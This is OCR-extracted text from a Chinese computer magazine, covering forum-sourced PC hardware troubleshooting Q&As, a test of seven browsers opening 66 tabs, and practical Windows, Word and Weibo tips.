仔细看机箱前面板,发现开机的时候电源指示灯显示正常,主板指示灯亮起,怀疑是 BIOS 出错,想取下电池,一时间没找到螺丝刀(主机采用卡扣结构,不用螺丝刀就能打开),突然发现主板上面有跳线帽,三下五除二的恢复了 BIOS,电脑启动一切正常。

举一反三:在电源指示灯正常的情况下,显卡和内存接触不良容易造成此类问题。

A

用了四五年的电脑 无故出问题了

Q

开机画面出现蓝线条,在DOS下都是感叹号,字符混乱。安装驱动之后重启无法进入系统,在Win XP出现进度条画面之后黑屏,再次重启后无驱动,安装失败。未超过频,未刷过BIOS,没有更换过零配件,已重装系统,Win XP运行OK,未发现硬件有异常,当然部分无驱动。(论坛 KK)

A

怀疑是不是主板BIOS问题,主板型号微星k9n neo-f nforce550,但升级了BIOS后还是一样。上网搜索了下,发现类似问题还不少,大多数都是显卡损坏。试着找了块显卡装上,果然就不再花屏了,于是更换了显卡。

举一反三:处理器和内存超频,容易导致此类现象。



● 开机就出现花屏

开机时间长、复制粘贴、程序运行,慢慢慢


Q

最近电脑出了点小问题,表现为:开机长,一般为开机5分钟后才能使用。复制粘贴慢,复制一个800MB的文件需要20分钟,解压一个7GB的文件2小时35分。运行程序慢,大小软件均有疑似假死的表现,大型程序的启动让人忐忑,昨天PS CS2编辑一个600×800的文件内存占用500000K,玩WAR3也有顿卡现象。(论坛 anqixiao)

A

最先认为是主板网卡模块出问题,也禁用过本地连接,问题照常。用HDtune测试,发现硬盘性能极低,于是卸载了卡巴,以防止其占用过多的系统资源。其次删除“主要IDE通道”然后重启让其自动重装驱动,让硬盘重新识别一次,再测试,硬盘性能恢复,电脑速度也恢复了。

举一反三:数据线质量不好,也可能出现这种故障。



● 之前的性能测试,最高速度居然只有1.8MB/S

硬盘怪异问题

Q

希捷250G硬盘,现在有时出现电脑正常使用时硬盘灯突然一直闪烁,此时响应速度很慢,重启后便识别不到硬盘,SATA线和主板上SATA接口都换着试过,依旧识别不到,用系统盘进winpe系统后却能看到硬盘,再重启又能识别硬盘了,但速度很慢,开机需1分50秒,进入系统正常操作时也比较慢,以前正常开机时在45秒左右,有时再插拔SATA线后又能恢复正常速度。(论坛 nminghy)

A

怀疑硬盘有问题,用HDtune扫描却又正常。最后发现硬盘的SATA接口居然松动了,换了一个硬盘后搞定。

举一反三:如果电源稳压功能差,也会造成这种现象。

装的4G单条内存 只显示出有1.99G的可用

Q

昨天新买了台主机:i5 2300/微星PH67S-C43/丽台Quadro fx580/西部数据500G SATA3/金士顿4G DDR3 1333。系统为XP32位,盗版光盘。先装威刚万紫千红DDR3 1333 2G*2组双通道,只能显示出可用内存为1.99G。现在换成4G单条内存,也是显示出可用内存为1.99G。换别的显卡(GT210)就显示出可用内存为3G以上。(论坛 wanghe17)

A

这款显卡本身带512MB内存,并不会占用系统内存。但是明显是显卡的关系导致内存无法正确识别,因此怀疑是驱动问题。最后发现商家给安装的是普通版显卡的驱动,换上专业驱动后问题解决。

举一反三:主板BIOS如果对专业卡支持不够好,也可能出现这个问题。

电脑刚买回来 显卡装驱动时老是黑屏

Q

新买的显卡是迪兰恒进HD5750 512M 恒金版,老板刚帮我安装驱动,就调分辨率调到最高却突然花屏,然后黑屏了!没有死机,可以关机重启等功能!但重启下就可以了。(论坛 gruwg01)

仔细研究了,发现A卡真的比较挑驱动,换了几个版本驱动后,虽然安装时同样会闪屏,但终于有一个能正常使用。

举一反三:有时盗版系统会造成同类故障。

A

开不了机,主板显示 FF,是主板还是 CPU 坏了?

Q

主板是捷波 HAO1。这几天家里有点事没上来看,回来发现太平洋的好心人实在太多了。谢谢大家。开机是直接显示 FF 的,通电源后 CPU 会发烫。还有如果主板坏的话去哪修啊,请龚师傅帮忙推荐一下。
(论坛 小予爸爸)

【龚师傅】:开机显示 FF,一般就是和处理器有关,表示处理器没有工作。但处理器要突然坏掉很难,因此出现这种情况一般是从其他配件着手,来寻找原因。用户可以更换一根内存,看看能否正常启动。如果不行,基本可以肯定是主板上存在短路,建议将主板送修。

A

新配的电脑不定时重启,烦死了

Q

电脑新买了也就一个多月吧,之前有半个月是完全正常使用,有一天突然重启了一次,然后每天就开始不定时重启。特别是刚回家开机那会儿,会重启比较频繁一些,显示 BIOS 自检不通过。去 BIOS 里禁掉软驱后自检通过,但还是容易重启,升级了 BIOS(通过微星 liveupdate),问题还是存在。重启后也是显示“正常启动”字样,不像突然重启那种。有时候自己关机了,光电源灯在那儿闪,CPU 和显卡风扇都不转,感觉主板没过电似的。但有时候一天都不重启一次,测试主板和 CPU 还有显卡温度都非常稳定在 30 度左右。

配置: Athlon II X4(速龙 II 四核)640/微星(MSI)870S-G54-H 主板/海盗船(COR-SAIR)DDR3 1333 4GB (2x2GB)/微星(MSI)N460GTX/西部数据 1TB/台达额定 500W。
(论坛 智障菇)

【龚师傅】:在开机过程中都会重启,这和电源没什么关系,显然这款主板存在问题。建议用户首先关闭主板内置的节能功能,然后去掉一根内存,看看能否正常启动。如果不行,还是建议将电脑送至装机处维修,毕竟这是新机,出现问题就应该让商家解决。用户这样自己刷新 BIOS 的风险很大。

A

开机黑屏,各个部件却还正常运转

Q

前两天玩游戏,加快速度时会出现显卡温度过高自动报警,但昨天中午用电脑时并没有报警。到了晚上打开电脑时,就黑屏了。各个部件的风扇正常运转,能听到一声长长的报警声,关机的时候能听到,Windows 系统正常关机的声音。

配置: AMD4000+/DDR667 1GX2/影驰 8600GT256MB/捷波 HAO1-GT2/WD160GB。不明白为什么会黑屏,不会是显卡烧了吧,按理说显卡有报警功能,但没听到报警。CMOS 清零之后也没用。(论坛 overcet6)

【龚师傅】:既然已经出现了高温报警,基本可以肯定黑屏的原因就是显卡,由于用户是隔了很长时间打开电脑,并且主板 CMOS 也清零,那么故障和主板的充放电关系不大。建议用户更换一个显卡试试,如果能够正常启动,就可能是显卡高温烧坏了。

A

这个是硬盘故障吗?


Q

系统是 Win7 32 位旗舰版,配置为 X3 450/2G 内存/微星 785GTM-E45 主板/西数 500G 蓝盘。之前一直使用很正常,今天不知怎么回事,重启后出现“A disk read error occurred Press Ctrl+Alt+del to restart”。但是我按了 Ctrl+Alt+Del 后,系统没有反应,强行重启后,又出现这个提示。把 BIOS 恢复成默认设置又可以进入系统,但把硬盘模式改为 AHCI,重启后又出现这个提示。使用 IDE 模式就没有这个问题。

(论坛 lidu0905)

【龚师傅】:这个提示表示硬盘读取数据过程中出现错误。既然将 BIOS 恢复成默认设置,就可以进入系统,那么显然和数据线没什么关系,也不是接口没插好,而应该是硬盘的工作方式等设定错误。建议用户进入 BIOS 后,将硬盘工作方式设定为 IDE。此外,AHCI 是需要驱动支持的,不知道用户是否加载了对应驱动。

A



●新主板的电容就爆掉了

新电脑,主板电容就爆掉了

Q

配置:x2 250/ 宇瞻 2G ddr3/ 微星 880GM-E41/ 西数蓝盘 500G/ 航嘉 冷静王钻石版 额定 300W。

昨晚配件到齐直接装机,很顺利一次点亮。用 U 盘装了系统后就关机睡觉了。今天早上起来开机,发现主板上 HDMI/USB1 那里的小元件竟然冒火花了(HDMI 接了显示器,USB 插了无线键鼠的发射器)。赶紧关机了,电源线没有拔掉。然后闻到一阵臭味。接着显卡插槽那里啪的一声电容直接爆掉。请问这是什么问题导致的,是主板有毛病还是我组装的问题呢?

(论坛 zaubiao)

【龚师傅】:微星的这款主板销量很大,这显然不是主板自身的问题,而应该是用户接线错误。主板上的各种线缆接口、插口都是防呆设计,如果方向错误是不能插入的。因此可能是用户装机时造成主板短路,或者其他线缆搭在了主板上,造成短路。

A

显卡 DVI 接口出现莫名故障

Q

显卡是 9800GT 1GB 版本,有 DVI/HDMI 接口,无 VGA 接口。显示器为飞利浦 19 LCD,有 DVI 及 VGA 接口。如果显卡与显示器之间用 DVI→DVI 连接,无影像,显示无输入信号。显卡使用 DVI 转 VGA 接头,显示器用 VGA 接入,就可以显示影像。刚开始以为是显示器的 DVI 接口故障,但是在别的机器上测试 DVI→DVI,完全无问题。这到底怎么回事?

(论坛 慕容小白)

【龚师傅】:通过测试能够证明显示器的 DVI 接口是好的,那么问题的焦点就在显卡的 DVI 接口和 DVI 线上。如果用户更换一根 DVI 线后,显卡的 DVI 接口仍然无输出,那么基本可以断定显卡 DVI 接口损坏,这种情况用户无法自行修理,如果不想换显卡,最好还是将显卡送修。

A

显卡点不亮了,真的坏了吗?

Q

今天玩了一盘《NBA2011》,退出游戏后上网,网页看了几种后突然屏幕黑屏。之后无数次启动电脑仍旧无法点亮系统,于是换了块显卡,就点亮了。是显卡坏了吗?显卡是 08 年 9 月份买的索泰公版 9800GTX+,从来不超频。显卡满载温度最多 70 度。实在想不通一直用着好好的,怎么说坏就坏了。外表没有任何烧坏,也没有焦糊味。

(论坛 bado1982)

【龚师傅】:换了显卡能点亮,不一定是这块 9800GTX 坏掉了,还有可能是电源损坏,或者是电脑因为电压波动而黑屏,在未完全放电的情况下无法开机,而更换显卡,正是一个完全放电的过程。建议用户先把这块 9800GTX 装回去试试,如果还是无法启动,将显卡换到其他电脑上看看能否启动,如果还不行,才能真正断定显卡坏掉。

A

搞得我崩溃的开机黑屏问题

Q

配置:E8400+ 技嘉 EP45ds4+ 宇瞻 4G DDR2 888+ 迪兰恒进 5770 星钻 1G+ 康舒 420W 电源。

启动时经常会碰到主板报显卡错误,显卡风扇满转,然后过一段时间可以听到系统启动的声音,进入系统,并持续黑屏。更换显卡插槽、清理金手指,更换主板 BIOS 均无效完全随机性出现问题。有时正常启动后,玩游戏、跑分检测均完全正常。主板送去修了一下,也没解决,不知道怎么修的。

(论坛 king0352)

【龚师傅】:遇到这种时好时坏的问题,首先应该想到电源,因为同样的硬件不会出现时好时坏的问题,只可能是外部供电发生变化,而导致硬件有时可以正常启动,有时却不能。建议用户更换电源试试。


A

84

百度一下微博就能群发出去

在这个微博遍地开花的年代,为增加曝光度一人多个微博是必须的。但如果逐个微博地去发同样的内容,也太不拿时间当回事了。现在百度一下就能发微博,是不是特别悬?

同时打开66个网页 哪个浏览器更扛得住?



80

软件网络 Software & NetWork

86

禁游戏、禁QQ上班之余的休闲该咋过?

现在很多单位和学校都禁止了在公共网络打游戏,聊QQ。如何打发这难熬的休息时间呢?今天给大家介绍的mailgames24这个网站别出心裁,它让大家可以通过电子邮件进行游戏,如此一来,即通过邮件增进了感情,又利用游戏得到了放松,可谓两全其美。

101

看完后自动销毁特工级防盗你也能

在电影里,特工们看完后资料后就自动销毁。其实这种方法也可用于我们平常的隐私资料保护。“TSP文件锁”就能很限制阅读次数或阅读有效期限,设置在文件失效后自动销毁。还可将文件绑定机器码,令其只能在指定机器上阅读等。


99

测试你的杀毒软件有多强

PC SECURITY TEST 这款软件能模拟病毒、间谍软件和黑客攻击,监视防护软件对攻击做出的反应,所有测试完成后给出建议报告,提示你PC面临的安全问题。需要注意的是,这个测试的结果经过参考哦,并不能非常准确说明杀毒软件的安全性能。

110

什么情况下会产生磁盘碎片?



111

小心“夹心”电子书





同时打开 66 个网页,哪个浏览器更扛得住? 浏览器加载网页标签极限测试

有没有想过同时打开 66 个网页会是什么后果呢?是死机还是什么事情没有,今天我们就对七款常用的浏览器来进行一个测试,看看使用这些浏览器同时打开 66 个网页会有什么后果,同时也能反映出一款软件的内存控制水平。

测试平台:

CPU:AMD Athlon II X3 435

内存:DDR3 4GB

系统:Windows XP SP3、Windows 7 32 位旗舰版

网络:电信 2M ADSL

参与测试的浏览器

1、Chrome

软件大小:25.23MB

软件版本:11.0.696.25

使用平台:Windows XP/Vista/7

2、Firefox

软件大小:11.85MB

软件版本:4.0

使用平台:Windows XP/Vista/7

3、Opera

软件大小:8.47MB

软件版本:11.10

使用平台:Windows XP/Vista/7

软件介绍:

4、傲游

软件大小:5.81MB

软件版本:2.5.17.1000 Final

使用平台:Windows XP/Vista/7

5、360 浏览器

软件大小:4.3MB

软件版本:v3.7.1.0

使用平台:Windows XP/Vista/7

6、搜狗浏览器

软件大小:14.62MB

软件版本:2.2.0.2039

使用平台:Windows XP/Vista/7

7、QQ 浏览器

软件大小:16.9MB

软件版本:5.0 build6657

使用平台:Windows XP/Vista/7

测试方法:

在如上所述的硬件平台上,在两个不同的操作系统下进行测试。使用这七款浏览器分别同时打开包含有 66 个淘宝店铺网址的收藏夹,观察在载入这 66 个页面过程中浏览器是否会出现卡死、假死等症状,同时测试这七款浏览器在打开过程中的最高 CPU 以及内存占用情况,其中 CPU 占用率为在打开网页的过程中的最高占用率,内存使用情况为所有 66 个网页标签完全打开之后浏览器进程所占用的内存状况。为了保证结果的准确性,每一款浏览器都进行 5 次测试,取平均值,以保证结果的准确。

测试说明:

由于这个测试对于 CPU 和内存这两项硬件的要求较高,所以在不同的硬件环境下结果肯定会有差异,这里的测试结果仅供参考。如果是双核浏览器,那么在测试的使用都默认使用高速模式,也就是 Webkit 内核来进行网页加载操作。另外像 Chrome、Firefox 这样需要安装插件来增强功能的浏览器,都是全新安装,不安装任何插件,以保证测试的准确性。

Windows 7 测试

Chrome: 同时打开 66 个网页标签,没有任何卡或者假死的情况出现,可以随时切换标签,系统中其他的操作也可以正常进行。

Firefox: 打开 66 个网页标签之后,浏览器明显变得很卡,在切换浏览器标签以及点击浏览器各种功能按钮时都很大的延迟,但是对于

系统的其他操作没有影响。

Opera: 打开 66 个网页标签之后,不论是浏览器中进行标签切换等操作,还是进行系统的其他操作,

没有丝毫的卡的感觉,非常流畅,但是网页的载入速度较慢。

傲游: 需要先在浏览器设置中将最大网页标签数更改为超过 66 个才

| 映像名称 | CPU | 工作设... | 峰值工作... | 描述 |
|------------|-----|-----------|-----------|---------------|
| chrome.exe | 00 | 35,056 K | 45,236 K | Google Chrome |
| chrome.exe | 00 | 99,896 K | 113,036 K | Google Chrome |
| chrome.exe | 00 | 31,272 K | 37,328 K | Google Chrome |
| chrome.exe | 00 | 16,876 K | 20,736 K | Google Chrome |
| chrome.exe | 00 | 16,880 K | 21,204 K | Google Chrome |
| chrome.exe | 00 | 21,396 K | 23,120 K | Google Chrome |
| chrome.exe | 00 | 30,780 K | 30,108 K | Google Chrome |
| chrome.exe | 00 | 16,920 K | 22,764 K | Google Chrome |
| chrome.exe | 00 | 11,932 K | 11,964 K | Google Chrome |
| chrome.exe | 00 | 54,536 K | 39,776 K | Google Chrome |
| chrome.exe | 00 | 25,148 K | 30,660 K | Google Chrome |
| chrome.exe | 00 | 16,320 K | 19,408 K | Google Chrome |
| chrome.exe | 13 | 341,452 K | 341,568 K | Google Chrome |
| chrome.exe | 00 | 21,960 K | 20,020 K | Google Chrome |
| chrome.exe | 00 | 22,544 K | 25,068 K | Google Chrome |
| chrome.exe | 00 | 16,888 K | 16,960 K | Google Chrome |
| chrome.exe | 00 | 35,384 K | 35,668 K | Google Chrome |
| chrome.exe | 00 | 17,412 K | 23,112 K | Google Chrome |
| chrome.exe | 00 | 17,940 K | 19,384 K | Google Chrome |
| chrome.exe | 00 | 13,940 K | 13,108 K | Google Chrome |

进程数: 94 CPU 使用率: 21% 物理内存: 73%

| 映像名称 | CPU | 工作设... | 峰值工作... | 描述 |
|--------------|-----|-------------|-------------|------------------|
| firefox.exe | 07 | 1,173,228 K | 1,203,388 K | Firefox |
| firefox.exe | 00 | 40,000 K | 40,000 K | Firefox |
| firefox.exe | 00 | 12,076 K | 14,524 K | ESBT 组件 |
| dev.exe | 00 | 45,296 K | 80,500 K | 桌面端口管理器 |
| ccsr.exe | 00 | 39,882 K | 41,344 K | Catalyst Control |
| CCC.exe | 00 | 20,940 K | 45,940 K | Catalyst Control |
| atichknt.exe | 00 | 5,420 K | 7,204 K | |

进程数: 49 CPU 使用率: 18% 物理内存: 82%

| 映像名称 | CPU | 工作设... | 峰值工作... | 描述 |
|---------------|-----|-----------|-----------|------------------|
| opera.exe | 01 | 207,644 K | 215,552 K | Opera Internet |
| opera.exe | 00 | 3,392 K | 3,964 K | ESBT 组件 |
| Firefox.exe | 00 | 37,368 K | 60,748 K | Firefox |
| 00.exe | 00 | 40,836 K | 161,048 K | QQ2010 |
| QQ2Low.exe | 00 | 54,912 K | 54,740 K | QQ2Low |
| 00.exe | 01 | 7,564 K | 9,104 K | rasterlib |
| rasterlib.exe | 00 | 7,564 K | 7,168 K | rasterlib |
| services.exe | 00 | 6,260 K | 6,148 K | 服务控制管理器 |
| Spotify.exe | 00 | 16,424 K | 20,256 K | Logitech Setp... |

进程数: 68 CPU 使用率: 7% 物理内存: 43%

| 映像名称 | CPU | 工作设... | 峰值工作... | 描述 |
|--------------|-----|-----------|-----------|------------------|
| Maxthon.exe | 03 | 432,444 K | 451,440 K | Maxthon 浏览器 |
| Maxthon.exe | 00 | 2,384 K | 4,808 K | 金山网络 |
| AllInOne.exe | 00 | 57,056 K | 61,804 K | AllInOne |
| actutil.exe | 00 | 5,240 K | 7,204 K | |
| CCC.exe | 00 | 20,504 K | 45,948 K | Catalyst Control |
| cur.exe | 00 | 39,276 K | 41,916 K | |
| dm.exe | 02 | 85,504 K | 86,500 K | 桌面端口管理器 |
| cpu.exe | 00 | 11,966 K | 14,524 K | ESBT 组件 |
| explorer.exe | 00 | 139,412 K | 139,060 K | Windows 资源管理器 |
| DRAGNETT.exe | 00 | 7,068 K | 10,676 K | 桌面端口管理器 |
| kernel32.dll | 00 | 7,468 K | 8,904 K | |
| browser.exe | 00 | 2,384 K | 4,808 K | 金山网络 |
| Maxthon.exe | 00 | 4,668 K | 4,668 K | Maxthon 浏览器 |

进程数: 68 CPU 使用率: 14% 物理内存: 32%



能进行测试。打开网页标签之后，浏览器几乎处于假死状态，点击任何按钮要 20 秒左右才能有反应，同时整个系统中的操作也开始变得卡起来，唤醒任务栏上的记事本也变得很卡。


360 浏览器：打开 66 个网页标签之后，点击浏览器的各个按钮稍有延迟，但是能在 3 秒内响应，随着网页的不断载入，浏览器开始出现假死，同时系统操作也卡起来，敲



下键盘到输入法词组出现有 1 秒

左右的延迟，网页载入速度很快。

搜狗浏览器：66 个网页标签打开之后，浏览器稍有卡的感觉，点击



浏览器功能按钮、切换网页标签稍有延迟，对于这个系统的操作也稍有影响，但是可以正常进行操作，网页的载入速度很快。

QQ 浏览器：对于单次打开的网页标签数量有限制，一次只能打开 20 个。可以感到，即使是只打开了 20 个网页，也能明显感觉到卡，切换网页标签有 1 秒左右的延迟，但是对于系统其他操作影响不大。

Windows XP 测试

Chrome：在 XP 系统中，打开 66 个网页标签的速度依然迅速，而且丝毫没有卡的感觉，一切非常流畅。



的时候有稍微卡的感觉，另外点击浏览器的功能按钮有 1 秒左右的延迟，但是系统的其他操作没有影响。

Opera：同在 Win7 中的表现一样，没有丝毫卡的迹象，但是网页载入速度明显比其他浏览器慢。



对于系统的其他操作没有影响，网页载入速度较快。

搜狗浏览器：在 XP 下，居然没有一点卡的感觉，不论是浏览器内部的操作还是系统的操作，都非常流畅，出乎意料。




Firefox：在网页标签之间进行切换



傲游：打开 66 个网页标签的 10 秒内系统处于假死状态，过后稍微恢复，但是不论是浏览器的操作还是系统操作，都明显感觉缓慢，很卡，在 5 次测试中均出现了自动关闭

的情况。

360 浏览器：依然有些许卡的感觉，但是比在 Win7 中的情况要好，



QQ 浏览器：虽然依然只能打开 20 个标签，但是没有出现系统假死的情况，切换网页标签也比较顺畅，但是网页载入速度较慢。

资源占用情况

Windows 7 下资源占用对比

| 浏览器 | 最高 CPU 占用 | 平均 CPU 占用 | 最高内存使用量 |
|----------------|-----------|-----------|-----------|
| Chrome | 83% | 32% | 927928KB |
| Firefox | 35% | 21% | 1201388KB |
| Opera | 6% | 3% | 211532KB |
| 傲游 | 58% | 34% | 451440KB |
| 360 浏览器 | 91% | 58% | 1322776KB |
| 搜狗浏览器 | 87% | 52% | 1398468KB |
| QQ 浏览器(20 个网页) | 13% | 7% | 89164KB |

XP 下资源占用对比

| 浏览器 | 最高 CPU 占用 | 平均 CPU 占用 | 最高内存使用量 |
|----------------|-----------|-----------|-----------|
| Chrome | 79% | 31% | 1108900KB |
| Firefox | 32% | 19% | 887136KB |
| Opera | 6% | 3% | 187260KB |
| 傲游 | 61% | 35% | 681564KB |
| 360 浏览器 | 95% | 47% | 1316836KB |
| 搜狗浏览器 | 91% | 41% | 1262628KB |
| QQ 浏览器(20 个网页) | 15% | 7% | 83892KB |

总结 虽然平时使用中需要同时打开 66 个网页的情况不多，但是从这七款浏览器在不同操作系统中的表现来看，Chrome 和 Opera 是表现最为出色的，可以看到国外的软件公司在内存控制方面确实做得更加出色。而国内各款浏览器，即使采用了 Webkit 内核，在内存控制方面依然做得不够理想，还需继续努力。



切换多音频输出更方便

文:雨披哥

无线耳机真方便,不过有时候音质还是比不上有线的。当你电脑上有多个音频输出设备时,虽然启用或是停用蓝牙耳机时音频能够完成自动切换,但是切换不一定每次都到位,所以经常会遇到手动切换不同音频设备的时候。如果都从控制面板找到“声音、语音和音频设备”中去按步骤进行音频切换时,可能会挺麻烦。

其实我们可以给这个音频设备切换提供

一个快捷功能,如图我们建立一个名为“音频切换”的快捷方式,在 Win7 下我们只要建立如图所示的快捷方式,在“目标”中输入“C:\Windows\System32\rundll32.exe shell32.dll,Control_RunDLL mmsys.cpl,,0”,再定义一个快捷键,如果启用了无线耳机时没有及时切换到位(因为有时它会误切换到 Bluetooth AV Audio),只要按下快捷键再在“播放”中选择指定的扬声器作默认通信设备即可。



●修改快捷方式属性

批量让照片按拍摄时间排序

文:浙江联众卫生 徐怀平

虽然有些看图软件如 xnview 可以根据 exif 中的日期进行排序,但在各种详细列表排列时,并没有显示相应的拍摄日期,而习惯于用 ACDsee 老版本工具进行看图的,同样也有这样的烦恼,它根本就没有按拍摄日期进行排序功能。使用 JpgDate 这个小工具即可轻松实现照片 exif 信息排序。

在详细列出照片时,可以看到不同的人拍的照片取名习惯是不一样的,有的是保留相机中的文件名,有的重新命名。如果把文件名改为拍摄时间的方法有两大缺点,一是丢失了相机中的文件名;二是一旦两人拍的照片分秒都

相同时又如何处理(完全有这个可能性的哦,因为你拍别人,别人也在拍你)。按列表进行排序时,点列标题是最快的,比如 Win7 中点“修改日期”即可完成排序。工具 JpgDate 注册之后,就可以同时选中多个目录或多个 JPG 的图片文件来进行时间的同步操作。选鼠标右键中的“js.将照片修改时间设为拍摄时间”之后,照片文档的“修改日期”就变成和“拍摄

日期”一样了。

这样在不同的看图工具中进行查看,都可以让看到的照片是按时间的先后进行排序,方便按顺序查看旅游中的乐趣了。




●右键菜单中进行操作

Word2010 表格精确定位姓名

文:浙江联众卫生 徐怀平

在 Word 中进行查找时,如果是英文串,勾选“全字匹配”时可以精确地定位到一个字符串。但是对于中文来说,就有点爱莫能助了。比如在一份有关职员的 Word 表格中,因为单位人员多,人的姓名往往有一定的重合性和包含关系,比如一个员工“杨群”,另外一个员工“杨群芳”,此时我们想直接查找到员工“杨群”时,可以利用通配符的方法来实现功能。

按下 CTRL+H (Word2010 下按 Ctrl+F 会出现在导航条上的),如图:点“查找”标签,再勾选“使用通配符”,点“特殊格式”中就可以看到与“通配符”有关的各种选项了,比如查找“杨群”我们只要在姓名“杨群”的前后加入“单词开头”和“单词结尾”的通配符,再点“下一处”即可精确地定位到姓名“杨群”的位置,而不会定位到“杨群芳”了。





六招解决 Win7 补丁问题

文:lonewolf

和蓝屏一样出名的就是 Windows 源源不绝的补丁了,很多补丁都是必须要安装的关键补丁。随着微软反盗版措施的升级,在盗版系统上面使用 Windows Update 显然不太现实了,所以大家都用 360 安全卫士之类的软件打补丁。不过问题也来了,有的补丁根本打不上,甚至有时候使用系统自带的自动更新也会碰到无法安装补丁的问题,我们如何解决呢?

第一步:碰到无法安装的补丁,首先需要记录下补丁的编号,例如记下 KB976932 这串字符。然后到微软的网站上查询,这个补丁到底是干啥的、适用于哪个系统、适用于何种情况等。在使用第三方软件打补丁的时候,打补丁的软件并不如自动更新那样了解系统,偶尔会犯给错补丁、下错补丁的错误,所以第一时间需要查验这个补丁是干什么用的。

第二步:下载补丁,然后手动安装。系统自带的自动更新也好,用其他软件打补丁也好,假如安装失败,给出的提示信息很有限。如果在



●查看补丁错误提示

Windows7 下面手动安装补丁,请在补丁文件上点击鼠标右键,选择“以管理员身份运行”,如果能直接安装成功自然是最好的,如果不行请记下补丁提示的信息。

第三步:根据补丁提示的信息解决问题。例如有时候磁盘空间不足、或者是需要修补的软件在运行,都会影响补丁的正常安装。如果提示的信息是“位置错误”,或者干脆提供一个不知所云的错误编号例如 0x800F0A12。这个时候最好的办法就是去微软技术支持主页去搜索答案,也可以使用搜索引擎广撒网。当然也可以去论坛求助,例如家用电脑论坛、远景论坛,都是不错的选择。

第四步:如果到这一步还是无法解决问题,可能是系统在用或者安装有的程序影响了补丁的安装。这时候可以关闭系统中所有多余的进程和服务再安装,或者干脆在安全模式下安装。如果在非安全模式下安装,记得把杀毒软件和各类在后台运行的程序都停止。同时,在开始菜单的“搜索框”中输入 msconfig,然后进入“服务”标签页,在这里勾选“隐藏所有的 Microsoft 服务”,然后把列出来的“全部禁用”。

第五步:如果补丁程序提示缺少文件,或者文件错误。那么可以先以管理员身份运行开始菜单→所有程序→附件中的“命令提示符”,输入 sfc /scannow 命令来修复。如果缺少的文件不多,也可以记下缺少的文件名,然后到网上搜索这个文件,并下载然后复制到对应的文件夹中。



●扫描系统是否缺少文件

第六步:介绍给大家一个杀手锏,访问微软官方网站 <http://support.microsoft.com/kb/947821/zh-cn>,这里有一个 Windows 系统更新准备工具,根据自己的系统版本下载并运行程序,运行完毕后重启系统,应该就能安装补丁了。



●使用官方更新准备工具



QQ2011

软件版本:beta2

软件大小:38.10MB

运行环境:Windows XP/Vista/Windows 7

更新内容:新增窗口截图和放大镜功能,QQ截图更好用;支持直接回复“腾讯朋友”说说评论,好友互动更轻松;消息记录同步新增独立密码验证,保障您的聊天安全;客户端微博

支持视频功能,让您的微博动起来。

有道桌面词典

软件版本:4.1 正式版

软件大小:4.37MB

运行环境:Windows XP/Vista/Windows 7

更新内容:新增多国语言发音功能,日、韩、法语全部标准朗读;法语发音界面;改善了 IE9 取词的稳定性;改进了划词释义功能,划词结果更加丰富。

常用软件更新

Unlocker

软件版本:v1.9.1

软件大小:756KB

运行环境:Windows XP/Vista/Windows 7

更新内容:新增完善对使用单驱动器的 64 位系统的支持;4 种语言支持;改进解决 32 位版本的误报问题;加载 Unlocker 时支持句柄分类排序;改善界面中锁定的 DLL 显示为 DLL 代替句柄数;修正界面中以不同方式处理统一进程的问题。



百度一下 微博就能群发出去

文:飘零雪

➤ 在这个微博遍地开花的年代,为增加曝光度一人多个微博是必须的。但如果逐个微博地去发同样的内容,也太不拿时间当回事了。由此,就需要使用群发微博的第三方网络应用或软件。现在百度一下就能发微博,是不是特别悬?其实用最近上线的百度框发微博应用,就可实现此项功能,而且还可将搜索内容同步到微博。

Step 01 激活微博群发服务

现在,只要在百度搜索栏中输入“发微博”,再点击“百度一下”,就会出现“微博在线群发”面板。但首次使用,需要绑定微博帐号。在“发布到”后选择各微博 LOGO,再授权并绑定微博帐号,允许连接微博。



Step 02 随时群发随时百度

